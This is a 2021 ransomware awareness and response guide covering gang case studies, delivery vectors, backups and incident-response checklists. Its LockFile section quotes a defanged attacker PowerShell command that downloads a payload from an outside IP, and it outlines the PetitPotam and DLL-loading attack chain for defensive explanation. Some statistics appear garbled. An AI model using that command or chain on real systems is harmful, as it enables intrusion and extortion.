Understanding & Surviving Ransomware

Professor John Walker

V-1.3 – September 2021

ABOUT

This 'Surviving Ransomware' document is intended to raise the awareness of the threats posed by the digital dangers presented by Ransomware and seeks to expand on the methodologies employed to circumvent the security posture, to deliver the intended payload of Cyber Extortion through multiple channels.

Cyber Extortion through digital means is nothing new. In the last decade businesses were attacked by the then, methodology employed with the Cyber Criminal Modus Operandi (MO) of the Denial of Service (DoS), and the Distributed Denial (DDoS) Attacks intended to take a business off-line, until the demands of the uttered ransom terms were met – an activity which was commonplace, to organisations situated within the Gambling Sector. However, coming right up to date in 2021, the Digital Criminal Fraternity saw the opportunities of employing Cyber Extortion Attacks by means of Ransomware, targeting businesses of all sizes, from the less prepared SME (Small Medium Size Business) right up to large brand Corporates, Governments, Public Sector Agencies and Hospitals – depending on the ethic, or lack of for the attacking gang, overall, no target is off limits.

When it comes to reporting and public awareness in the press, whilst we may read about those big cyber heists that are reported, the mass of attacks on SME's, who usually pay the ransom demands to gain access back to their critical data go unreported and are thus unrepresented as a Digital Crime Statistic.

In this 'Understanding & Surviving Ransomware' document we are seeking to raise awareness, and to educate as to the overall threat, the multiple channels used to deliver payload, and to serve as a guide to both prevent and respond to the threats posed by the Ransomware Pandemic.

Given that the dangers of successful Ransomware Attacks are now so prolific and common, businesses and organisations of all sizes, situated in both Horizontal and Vertical Sectors must prepare to fend of this danger in both the Proactive, and Reactive sense before they become a target of a passing gang, or even State Sponsored Actors.

Remember 'PPPPPP' – Prior Planning Prevents Preventable Poor Performance.

INTRODUCTION

The threats posed by Cyber Crime and State Sponsored Actors leveraging Ransomware continues to flourish. In June 2021, Lindy Cameron, the CEO of the GCHQ Sub Agency, the National Cyber Security Centre (NCSC) commented that Ransomware represents the biggest threat to online security for most people and businesses in the UK (and of course the world). Speaking to the Rusi thinktank, Cameron stated that while spying online by Russia, China and other hostile states remain a "malicious strategic threat", it is the Ransomware crisis that has become most urgent. *However, this may be an observation that has somewhat been made after the horse has bolted!*

April 2010 RESTRICTED Quarterly Threat Update: One note of interest is, it was way back in 2010 when the Cabinet Office alerted in their April 2010 RESTRICTED Quarterly Threat Update that the threat from *electronic attack* from both Russia and China were *severe*, but that message seems to have failed to fully percolate into the public arena until 2021 – see below image:

April 2010 RESTRICTED Quarterly Threat Update

Threat from electronic attack from Russian and Chinese sources	Severe

Circa 2020 and onward into 2021 the Ryuk Ransomware Gang were (are) prolific, and responsible for one-third of the 203 million U.S. Ransomware attacks, targeting at least 235 hospitals, according to the Wall Street Journal published in June 2021.

Points of interest here are the ties existing to Russian Government Security Agencies associated with Ryuk. This has *hit* at least 235 general hospitals and inpatient psychiatric facilities, in addition to dozens of other healthcare facilities in the U.S. since 2018.

According to Bitcoin analysis firm Chainalysis, Ryuk Ransomware amassed at least $100 million in paid ransoms in 2019. Some of the criminal group's most recent healthcare targets include King of Prussia, which lost $67 million from Ryuk's malware attack September 2019, as well as DCH Health System suffering an attack.

Of high concern here is, while some ransomware gangs avoid hospitals over fear of disrupting operations that could lead to patient deaths, Ryuk do not seem to care about any life implicating situation.

DEFINITION OF RANSOMWARE

Ransomware may be defined as:

'*An adverse logical condition with the inbuilt technological objective of compromising a targeted asset(s) to deny the legitimate user(s)/owner(s) access to the contents stored thereon*'

TYPES OF RANSOMWARES

There are basically two types of Ransomware Agents, and these are:

File Ransomware: This type of agent will encrypt the files but leave access to the host computer.

System Level Ransomware: System Level Ransomware will lock the entire system and deny the authorised user access to the host.

As a side, there are also several other types of *suggestive* Ransomware in the form of TrickWare, which implies the system has been compromised, but in fact in such cases, the compromise may be easily recovered from – suggestion here is, upon encountering *any* event run a little investigation and due diligence in the first instance to understand the level of *actual*, or *implied* compromise.

RANSOMWARE CASES

FedEx NotPetya Ransomware Attack: An outbreak in 2017 cost an estimated $300 million and forced the company to miss its fiscal first quarter earnings. FedEx said in a quarterly report to the U.S. Securities and Exchange Commission (SEC) that the impact of NotPetya on the Netherlands based, newly acquired subsidiary, TNT Express N.V. was significant. As a follow-on impact, Worldwide operations of TNT Express were also implicated by the NotPetya Ransomware attack.

The UK Rock Band Radio Head: In 2019 the UK based Rock band Radio Heads music was exposed and locked by a Ransomware attack, with a threat that the Hackers would release it into the public domain, unless that was, a payment of was £150,000 made. The bands response was somewhat unexpected, as to save the attackers time and trouble, Radio Head themselves released all the locked-down music to the public for free! Clearly here, the world of rock band does practice a robust backup scheme to protect their Digital Assets.


Radio Head Practice Robust Security

New Angle – The Ragnar Locker Gang: As if things were not stressful enough when dealing with a successful Ransomware Attack, the Ragnar Gang have added to First Responders Problem Sheet.

At **Fig 3** below is the associated communication the impacted party receives from The Ragnar Gang as part of their *Professional Service* associated with the deployment of their Ransomware Agent in which they refer to their *Professional Negotiations*. Here they advise their new *client* that if they report the attack onward to a recovery company, or Law Enforcement Agencies, such action will be considered Hostile Intent (is this a joke) and it may be expected that the gang will act and publish the compromised data forthwith.

See **Fig 3** below.

Fig 3 – Ragnar Locker Gang Threat



The OnePercent Group: In 2021 the FBI published the following alert:

"The FBI has learned of a cyber-criminal group who self identifies as the 'OnePercent Group' and who have used Cobalt Strike to perpetuate ransomware attacks against US companies since November 2020."

"OnePercent Group actors encrypt the data and exfiltrate it from the victims' systems. The actors contact the victims via telephone and email, threatening to

release the stolen data through The Onion Router (TOR) network and clearnet, unless a ransom is paid in virtual currency."

The FBI go on to say the victims are compromised by a *Phishing Campaign*, in which the threat actors use malicious phishing email attachments that drop the IcedID banking trojan payload on targets' systems. After infecting them with the trojan, the attackers download and install Cobalt Strike on compromised endpoints for lateral movement throughout the victims' networks.

After maintaining access to their victims' networks for up to one month and exfiltrating files before deploying the Ransomware payloads, OnePercent will encrypt files using a random eight-character extension (e.g., dZCqciA) and will add uniquely named ransom notes linking to the gang's .onion website.

Victims can use the TOR website to get more info on the demanded ransom, negotiate with the attackers, and get '*technical support*.'

Victims will be asked to pay the ransom in bitcoins (*The currency of the Digital Criminal*) in most cases, with a decryption key provided up to 48 hours after the payment is made.

According to the FBI, the Ransomware affiliate will also reach out to their victims using spoofed phone numbers, threatening to leak the stolen data unless they're connected with a *Company Negotiator*.

Once the Ransomware is successfully deployed, the victim will start to receive phone calls through spoofed phone numbers with ransom demands and are provided a ProtonMail email address for further communication," the FBI added.

The actors will persistently demand to speak with a victim company's *Designated Negotiator* or otherwise threaten to publish the stolen data.

Applications and services used by the OnePercent Group operators include AWS S3 Cloud, IcedID, Cobalt Strike, PowerShell, Rclone, Mimikatz, SharpKatz, BetterSafetyKatz, SharpSploit.

Threat actor with REvil, Maze, and Egregor connections: FBI's flash alert doesn't provide detailed info on OnePercent Group's past attacks or the encryptor used, making it hard to attribute them as an affiliate of a specific *Ransomware-as-a-Service*. However, the Agency did link OnePercent Group to the notorious REvil (Sodinokibi) Ransomware Gang, whose data leak site they've used to leak and auction their victims' stolen files.

If the ransom is not paid in full after the OnePercent leak, the OnePercent Group actors threaten to sell the stolen data to the Sodinokibi Group to publish at an auction.

In June 2020, the Maze Ransomware Gang began listing the victims on their data like site that were extorted by a different Ransomware Gang known as LockBit.

Command-and-Control servers mentioned in FBI's IOC list (golddisco[.]top and june85[.]cyou) also point to the UNC2198 threat actor known for using ICEDID to deploy Maze and Egregor Ransomware.

The same IOCs were also mentioned in a Team Cymru report from May 2021 on mapping active IcedID network infrastructure.

RANSOMWARE DELIVERY

The methodologies employed to deliver Ransomware to the end target are various, but of course all have the very same adverse set of intentions:

- To Lockdown the System
- To Lockdown the Files
- And to possibly release files into the Public Domain as part of a Blackmail Strategy

Email: The most effective method which may be applied is of course delivery of the malicious object via email, presenting a *high* potential of target hit rate – all it takes now is to *encourage* the recipient user to be *engineered* into delivering the last element of the Attack Chain 'Click'.

Spam: There are occasions when it is necessary to look back, to understand where we have arrived at. For many years Spam (Unsolicited email) was tolerated as a nuisance – in fact just over ten years ago I presented a paper to the House of Lords Technology Committee on the potentials threats such communications carried. However, at that time, one senior member of the committee stressed with force, that Spam carried no threats, and could be ignored as presenting zero dangers. Again, my counter argument was it was a dangerous conduit into the enterprise. Here we are in 2021 now realizing that the toleration was a mistake, and Spam was more dangerous than was thought!

Defensive Measures and Mitigations 1: Recognizing the dangers posed by email communications, and the prospect of unsolicited mail and other forms of carriers e.g., embedded URL, we need a Defensive Posture, and where possible mitigations should be put in place:

Proactive: The following are *Proactive* measures which should be considered to strengthen the Cyber Security Posture:

- Security Education and Awareness is essential to educate users at all levels as to the threat

- Whilst no longer considered the silver bullet it once was – ensure that all Anti-Malware (Anti-Virus) applications are in place and fully updated

- Always ensure that the O/S and other applications are up-to-date with the latest release, patch, or fix

- Ensure there are no *Out-of-Band* Open channels which would allow '*Cross-Nic-Contamination*'. Example here is, where a PC or other such device is connected to both the Wired LAN and say a WiFi Access Point at the same time – thus presenting the opportunity for a *Rear-of-Firewall side channel attack*

- Subscribe to Cyber Threat Intelligence Reports to gather the latest Threat Information

Reactive: The following are *Reactive* measures which should be considered to assist response to a successful Ransomware attack:

- Enable a First Responder Incident Team who are provisioned with adequate tools and training

- Have Digital Forensic Capabilities to Acquire and Secure any implicated Artifacts or components

- Provision document topology of the Network Segmentation

USB Based Delivery: Where the organisation allows the introduction of USB Keys to an endpoint asset, there will always be the potential for the introduction of a malicious component, which in this case is of course focusing on Ransomware. As an example of the dangers posed to the integrity of Digital Assets, consider the following real-life event which impacted the entire operations of an Outer-London based SME.

The Event: As users arrived at their place of work early one morning, some individuals noticed a USB key was laying in the car park. However, unbeknown to the multiples of individuals, they are not the only one to make such a discovery. Each USB key had various labels on the outside of the key to act as a Social Engineering Component, marked as, but not limited to:

- Pay Grades
- Julie – Pictures from Holiday
- Executive Salary Increases
- Sensitive Business Files
- New Year Promotions

I am sure you get the picture – to Socially Engineer and entice the human mind of inquisitiveness at multiple levels.

Each key was carrying similar, or differing payloads which were either auto-delivered, or delivered by the encouraged, inquisitive users' interest. In this way, it was possible to deliver multiple points of contamination into the organ internal network by means of a Firewall Breach facilitated by the Authorized End Users.

Multi-Components USB Attack

Note 1: **USB Security:** *Whilst Proactive USB defenses may be deployed to control the introduction of an unwanted/unauthorized USB drive, notwithstanding the deployment of such a technical defense, risks may still exist from other specialized USB drives, one example of which is the Rubber Ducky USB key. In this case, upon introduction to the Host O/S the Rubber Ducky drive is recognized as a Keyboard, which in many applications are not treated as a potentially dangerous device. However, this key can be programmed with a simple script based textual input to carry assorted payloads to circumvent local Security Policies, say to connect to a local WiFi Access Point or other such For Hire Access Point, and/or to perform other potentially compromising acts such as Network Reconnaissance, Data Exfiltration, or the installation of a Malicious Object. More information on the Rubber Ducky USB drive can be found at the following URL:*

https://shop.hak5.org/products/usb-rubber-ducky-deluxe

Many organisations have deployed proactive USB security capabilities to disallow the connection of USB Keys, or devices which do not meet the corporate security policies.

Network: At the Network level we are faced with many challenges when we focus on Ransomware – first, let us consider the existent dangers of the mix of PowerShell and Windows Domain Controllers by example – enter LockFile.

LockFile: LockFile Ransomware was first encountered on the network of a U.S. financial organization 20 July 20, 2021, with more activity seen as recently as 20 August 2021. LockFile has been seen on organizations around the world, however, most of its victims are U.S. and Asia based.

The associated MO is the attackers gain access to victims' Networks via Microsoft Exchange Servers, and then use the exposed, unpatched PetitPotam vulnerability to gain access to the Domain Controller, and then go one to spread across the network.

The implicated victims are vertical and horizontal sector based, including, but not limited to:

- Manufacturing
- Financial Services
- Engineering
- Legal Services
- Business Services
- Travel and Tourism Sectors

The attackers behind this Ransomware employ a ransom note with a similar design to that used by the LockBit Ransomware Gang (See **Fig 1**) and reference the Conti Gang in the email address they use:

contact@contipauper[.]com

Fig 1 – Gang Notification

The Attack Chain: The Exchange servers are compromised through, an as yet, unidentified technique. On exploitation, the attacker executes a PowerShell command such as the following:

powershell wget hxxp://209.14.0[.]234:46613/VcEtrKighyIFS5foGNXH


Typically, around 20 to 30 minutes prior to deploying Ransomware, the attackers install a set of tools onto the compromised Exchange Server. Included in the following:

- An exploit for the CVE-2021-36942 vulnerability (aka PetitPotam (see above)). The code appears to be copied from the following:

  https://github.com/zcgonvh/EfsPotato. This is in a file called “efspotato.exe”.

- Two files: active_desktop_render.dll and active_desktop_launcher.exe

Fig 2 efsPotato



Note 2: *The active_desktop_launcher.exe is a legitimate version of KuGou Active Desktop.*

The executable is being used in a DLL search order loading attack to load a malicious active_desktop_render.dll file. This active_desktop_render.dll file, when loaded by the active_desktop_launcher.exe, attempts to load and decrypt a file in the local directory called "desktop.ini". If the file is successfully loaded and decrypted, shellcode from the file is executed.

Note 3: *As the investigation into these attacks is ongoing, a copy of "desktop.ini" has yet to be retrieved for analysis.*

The encrypted shellcode, however, most likely activates the efspotato.exe file that exploits PetitPotam. This is an NTLM relay attack bug that can be used by a low-privileged attacker to take over a Domain Controller which was patched in Microsoft's August Patch Release, however, it subsequently emerged that the fix released reportedly did not fully patch the vulnerability.

Once access has been gained to the local Domain Controller, the attackers copy over the LockFile Ransomware, along with a batch file and supporting executables to the Domain Controller.

Note 4: *These files are copied into the 'sysvol\domain\scripts' directory. This directory is used to deploy scripts to network clients when they authenticate to the Domain Controller, which means that any clients that authenticate to the Domain after these files have been copied over will execute them.*

The files that are copied into the Sysvol directory are as follows:

- Autologin.bat
- Autologin.exe
- Autologin.dll
- Autologin.sys
- Autoupdate.exe

The Autoupdate.exe file is a variant of the LockFile payload, which is unique to each organization targeted.

As of 2021, LockFile appears to be a new kid on the block in an already crowded Ransomware landscape.

Clean Up Your Act: A second example is much less complicated that of the above LockFile case and is based on Human Failure and Skill. Here we consider a large UK based company situated within the Hospitality Sector. Post a dispute with their CISO, they terminated the established contract and removed the position from the organizational security structure. However, recognizing this left a gap, they promoted a, up to that point, Junior Member of the Security Team to act in the capacity of the terminated CISO.

The company in question were supported by a SOC (Security Operations Centre) based in the US, who had detected a Ransomware Agent resident on one of the companies File Servers within their Network – this notification was issued every month over a three-month period. However, the CISO fill in decided that, as the Ransomware Agent was sitting dormant, and that the server in question was due for replacement, they would note the discovery, but take no action to remove said threat.

On the fourth month, the wondering hand of a member of staff, logged onto the said server upon which the Ransomware Agent was installed, and was curious as to what that particular file was – with one simple click of the mouse, seven servers were locked down including one Front of House Terminal containing Client based Financial Records including Name, Address, Telephones Number, and of course Credit Card Data which at that time was being polled to an out-of-country Remote Server.

Moto of the day – don't put off until tomorrow what you discover today because you are busy – such action may only make you much busier the next day!

PROMISCUOUS THREATS OF WIFI

Within many organisations I have discovered insecure implementation of WiFi deployments in all shapes and sizes. Deployment which are joined between the Guest Access Point (AP) and the Operational Corporate WiFi Network. In one case the misguided business said 'they had deployed there WiFi in the same way as had Costa Coffee – overlooking the fact that **a)** that was a public environment, and **b)** that their own deployment allowed cross over from Guest to the Operational WiFi environment. Clearly here, like many other such organizations, the threats posed by the Promiscuous WiFi were (are) the Elephant in the Room. We also need to consider the matter of *FragAttacks*, their implication on Corporate Security (Insecurity) and the danger posed by the dangers of *Antenna for Hire*™ - read more below.

FragAttacks Overview: FragAttacks (short for Fragmentation and Aggregation Attacks) is a subset of digital airborne attacks performed over WiFi, a promiscuous security exposure discovered by security researcher Mathy Vanhoef. The radio frames that carry the communication data are deconstructed and re-assembled in a different manner which enables attackers to intercept *encrypted* traffic and inject their own *malicious code*.

FragAttacks leverage a dozen WiFi vulnerabilities, either exploited *separately* or in *conjunction* with others. Three vulnerabilities are design flaws, with the remainder being implementation flaws. The vulnerabilities affect *all* security versions of WiFi including the latest release, WPA3.

Why are FragAttacks a High Security Risk: While many of the vulnerabilities may be rated as **MEDIUM**, if you're dealing with security within a corporation, FragAttacks pose **HIGH** risk to your business – According to **AirEye (**https://aireye.tech) :

1. **FragAttacks can be exploited remotely:** One of the biggest misconceptions of FragAttacks is that they pose a **MEDIUM** risk to the corporation since the attacker needs to be in physical proximity to the corporate network. However, long gone are the days of the "parking lot attack". Given the large number of WiFi capable devices deployed everywhere – inside and outside of the corporate control – an attacker can exploit *any* insecure device (*of which there are many*) and turn it into an Antenna for Hire™. Using readily available, software based, WiFi attack tools, the attacker can then remotely exploit FragAttacks against any network using the Antenna for Hire™ as a steppingstone.
2. **FragAttacks bypass existing network security controls such as firewalls, NAC, and wireless encryption:** Some of the vulnerabilities enable an attacker to directly communicate with a device behind the firewall even if that device is connected to a wired network. The reason is that an attacker can inject small IP packets within the communication that severely affect devices on the network, for example by messing up with DNS configuration.
3. **FragAttacks affect all wireless devices on your network:** The number of vulnerabilities and their nature suggest that with high probability *all* devices are vulnerable.
4. **You can't patch all devices:** The number of vulnerable devices and the diversity of device types means that patching is not a viable solution. It is difficult enough to deploy a patch over large populations when the devices are of the same type, and the patch is easily available from the vendor. When you have so many types of devices from so many different vendors – and some of them don't even have patches – things are beyond messy.
5. **FragAttacks leave no traces in your network logs:** The saying "what you don't know can't harm you" does not hold true with cybersecurity incidents. Security talks a lot about "reducing the dwell time" and "unveiling attackers as fast as possible". Existing security tools do not have any record of 802.11 traffic, under the assumption that anything of forensics interest must be on the IP level and above.
6. **FragAttacks are not a black swan, they are the tip of the iceberg:** When the first chip-architecture related vulnerabilities, Meltdown and Spectre, were reported in early 2018 they were considered by part of the industry as one-offs. However, since then many such vulnerabilities were discovered and reported. The fact that some of the FragAttacks vulnerabilities have been resting around since 1997 suggests that no one was looking for them! With Mathy Vanhoef shining a spotlight on the security of

Wi-Fi standards, other researchers (as well as hackers) are sure to follow with more vulnerabilities that expose the risk of digital airborne attacks.

For this very reason, we can hopefully start to appreciate the multiple areas open for *egress* and/or *exfiltration* within any business environment do imply that there are *multiple* methods which may be applied to circumvent, what is assumed to be a secure environment, to potently drop adverse payload – Zero Trust, I don't think so!

OSINT ACQUISITIONS

One overlooked, but nevertheless major vector of attack for the Cyber Criminal is to discover the *unknown unknowns*, or even the *known knows* which the business tolerates as a **LOW** risk. In such instances as these a potential attacker may conduct digital surveillance activity against a selected target, or set of targets, and then at their leisure acquire a digital footprint of any potential *vulnerable*, and digitally *exposed* weak points which may be subjected to some form of adverse leverage or compromise; or which may be used as part of an attack schema. Here, such exposures may exist in the form of say, an insecure Cohosted Site, an insecure, expired Digital Certificate or an insecure, open S3.AWS Cloud Bucket which will allow the placement of a malicious object.

Note 5*: A nonintrusive OSINT Footprint and Acquisition was run as an example in September 2021 against an SME business located in the East Midlands. By performing an OSINT Acquisition, it was possible to extract all email addresses of every one of their 22 employees (including the MD), along with 27 email addresses of their Affiliates – great place from which to state a Social Engineering Attack to deliver some form of trusted payload. However, what is even more worrying about this business is that they administer other organisations servers, and elements of infrastructure-based databases – thus, any impact on the prime business will have the potential to spread to other connected organizations.*

ROBUST BACKUP STRATEGY

No matter the size of the business, from Sole-Trader, to SME, right up to large Corporates' and Government Agencies, the *Proactive* and *Best-Practice*, assured defense against a Ransomware Attack is to maintain a *robust*, *regular* Backup Strategy to secure, and keep locked away those important business, and sensitive digital assets. In fact, whilst the many SME's who have been impacted by a Ransomware Attack comment that the size of their organisations IT Staff is detrimental to their Cyber Defense capabilities, in this case, nothing could be further from the truth, as their very size in this instance makes their backup strategy much simpler, than say the large, multi-faceted Corporate.


In the *Reactive* state, should the business be impacted by a successful Ransomware Attack, the *last* Bastion of *Recovery* will be dependent on the effectiveness of the business backup strategy. Thus, it is essential to evolve a backup strategy which considers Data Classification, and where the *Sensitive* and *Critical* Digital Assets are stored to give priority to the essential datasets.

It is of course also essential that and backups that are taken are stored on media, or backup facilities which are *offline* in the digital sense, to ensure they are not also impact should be business befall a successful Ransomware Attack. Again, for the Sole-Trader and SME, one pragmatic solution which may be (and is currently used by many) is to utilize a methodology to securely store all such business and critical data assets on a secure iStorage FIPS-140/2, NCSC Certified Encrypted Drive to ensure that the data is fully protected, and available should the business be unfortunate enough to suffer a Ransomware Attack.

Note 6: *As I write this document, the main article is backed up onto a DISKASHUR BT at regular occasions and removed from the host – thus if I was impacted by some form of attack, I have not lost all my work.*

Write-Protect: To move over into a state of online pragmatic access to digital assets which require regular *day-to-day* access, again focusing on the secure iStorage FIPS-140/2, NCSC Certified Encrypted Drives, here they may easily configured be used in Write-Protected Mode, providing the required day-to-day access to the contents, whilst protecting the important data files from the logical tentacles of a Ransomware Attack should one arise. See **Fig 3** below:

Fig 3 – Write Protection of an iStorage diskAshur



12. Set Read-Only in Admin Mode

Important: If data has just been copied to the diskAshur², make sure to properly disconnect the drive first by clicking 'Safely Remove Hardware/Eject' the diskAshur² from the Operating System before reconnecting and setting the diskAshur² as 'Read-Only/Write-Protect'.

When Admin writes content to the diskAshur² and restricts access to read-only, the User cannot change this setting in User mode. To set the diskAshur² to Read-Only, first enter the "**Admin Mode**" as described in section 5. Once the drive is in **Admin Mode** (solid BLUE LED) proceed with the following steps.

1. In Admin mode, press and hold down "**7 + 6**" buttons. (7=**R**ead + 6=**O**nly)		Solid BLUE LED will change to blinking GREEN and BLUE LEDs
2. Release 7+6 buttons and press "**UNLOCK**"		GREEN and BLUE LEDs will change to a solid GREEN LED and then to a solid BLUE LED indicating the drive is configured as Read-Only

Of course, there is always the option of paying the ransom to achieve access back to the locked away data – but that should be, in my opinion is the last, *worst* option!

Note 7: *Run periodic testing of a backup sample to ensure they are fully operational and may be reliably recovered from when reinstated.*

PROACTIVE DEFENCE

The best-practice method of applying defence in any circumstance of adversity is to be in a position of *preparedness* – so:

Be Proactive [*Before the Fact*]

- Ensure that all important files are backed up [*not* forgetting Home/Mobile Users] at agreed intervals

- Conduct periodic tests of backups to ensure they are working as expected, and may be recovered
- Consider using a Write Protected Secure, Encrypted FIPS/140-2 drive – an example of which is the iStorage NCSC Certified Drive range
- Ensure that all system Updates and Patches are in place
- Maintain Anti Malware/Virus applications in a current state
- Self-Training – '*if I don't know it, don't click it*' [*NLP* Strapline]
- Ignore those *unexpected*, *unsolicited* calls about your '*detected errors*'
- Where possible – deploy USB Controls [I can attest this *is* effective]
- Educate Users – Build that Human Firewall [again, *not* forgetting Home/Mobile Workers]
- *Personal Systems* - Remember – some systems like iPad have a great facility to back up your files – *so use it*
- Maintain *Data Asset Registers* – know your *Critical* and *Sensitive* Data Assets
- Document the Network Topology
- Deploy Infrastructure based Robust Backup Systems
- Where practical, create a SOC (Security Operations Centre)
- Evolve a CSIRT (Computer Incident Response Team (First Responder Team))
- Where pragmatically feasible, have a Digital Forensics Capability in place
- Ensure that the teams who are expected to respond to such incidents are fully trained, and equipped with an adequate, up-to-date toolset
- Have up-to-date Policies deployed
- Consider the potential of *Out-of-Band Channels* which may be employed a *rear-of-firewall* Backdoor Access
- Consider creating and deploying Incident Run Books to support the teams engagement
- Engage with external CERT (Computer Emergency Response Teams) and other such Alerting Services
- Implement OSINT Threat Intelligence Monitoring
- Conduct WiFi Spatial Scans/Monitoring at agreed periodic intervals to identify any potential points of promiscuous *infiltration* or *exfiltration*
- For larger organisations, enable cross-company Situational Awareness Touchpoints
- Consider the value of a cross-enterprise Virtual Security Team (VST)

Tip: Evolve some form of Protocol to authenticate the Service Provider where they are so employed to provision support.

RESPONSE (REACTIVE)

In the Reactive Mode, consider the following steps:

First Response reaction [*After the Fact*]

- *Stop* and *think* – do *not* be driven to an *uncalculated* response
- Do *not* turn the computer off
- If you must terminate the Network Connection, pull the cable – not forgetting WiFi
- *Record* the displayed screen – [camera, phone etc] – *this is a key Artifact*
- Do *not* respond to, or pay any demands
- *Report* the Incident to your *IT Team*, *Service Desk*, and *CSIRT* [*await advice*]
- Whilst waiting– assess *Data Impact – say PCI-DSS, or GDPR Potentials*
- Confirm the last backup status – and assess the potential for recovery from the held images/files
- If you have *no* Service Support – use another off-network system [e.g., PC] to investigate the implication
- Home User – *Report* this as an incident to the Police – *they may not always be interested, but this incident is a* CRIME
- Business Users – *Record* this as a *Security Incident*, and *Educate* Users - feed into the extended SOC – for purpose of *Situational Awareness Alerting*
- **Post Incident:** *Conduct* a Post Incident Review – and *learn* from the event[s]
- **Updates:** Based on the above - Update P*rocesses*, *Policies* & *Technology* as required

POLICY

The business should develop and deploy a practical Policy document to support any occasions in which the business may encounter an adverse event of a successful Ransomware Attack (of for that matter, any other form of digital aggression). This policy document should advise as to the top-level approach to be taken to engage an adverse Ransomware Attack, and most importantly should document the roles and responsibilities of the engaging staff (e.g., Negotiator, Corporate Communications, Team Leader appointments)

RUN BOOKS

Upon encountering any form of Cyber Attack, the elements of stress and urgency will enter the fray – which is why many business and government agencies have developed and deployed what are referred to as Run Books.

What is a Run Book: A Run Book is a documented instrument which outlines the steps to be taken when engaging an adverse event – in this case a successful Ransomware Attack. The Run Book documents the different stages of the engagement with an underpinned methodology based, tried, and tested approach, and allows the First Responders to remain in equilibrium across the business, and with out-of-office, offshore teams and operatives who are *all* working to the same document.

The Run Book also support and documents the various levels of the Engagement Lifecycle such as Engagement, Reporting etc – see below at **Fig 4** which is an example used by a large Gibraltar Based On-Line Gambling Business:

Fig 4 – Example of Run Book Engagement Lifecycle

ALERT SERVICES

One prime area of delivering a proactive mechanism into the organisation to enhance the defences against a Ransomware attack is to evolve a state of Situational Awareness which can provision a stream of Cyber Threat Intelligence into the organisation – or, if they have one directly into their SOC. Global examples of which are, but of course not limited to:

UK – NCSC (Ealy Warnings):
https://www.ncsc.gov.uk/information/early-warning-service

UK – NCSC (Reports/Advisories):
https://www.ncsc.gov.uk/section/keep-up-to-date/reports-advisories

UAE (CERT):
https://www.tdra.gov.ae/aecert/en

Saudi Arabia (CERT):
https://nca.gov.sa/en/pages/cert.html#:~:text=Saudi%20CERT%E2%80%99s%20primary%20mission%20is%20to%20raise%20cybersecurity,warnings%20about%20the%20latest%20and%20most%20dangerous%20vulnerabilities

EU (CERT):
https://cert.europa.eu/cert/plainedition/en/cert_about.html

Microsoft (Alerts):
https://www.microsoft.com/en-us/msrc/technical-security-notifications

Australia (Cyber Alerts):
https://www.cyber.gov.au/

I am also including the *Information is Beautiful* site in this category, as this service can provide insight into any *Third Party*, or *Supply Chains* which may have been compromised by a Ransomware Attack which could implicate other associated Businesses, Organisations and Partners.

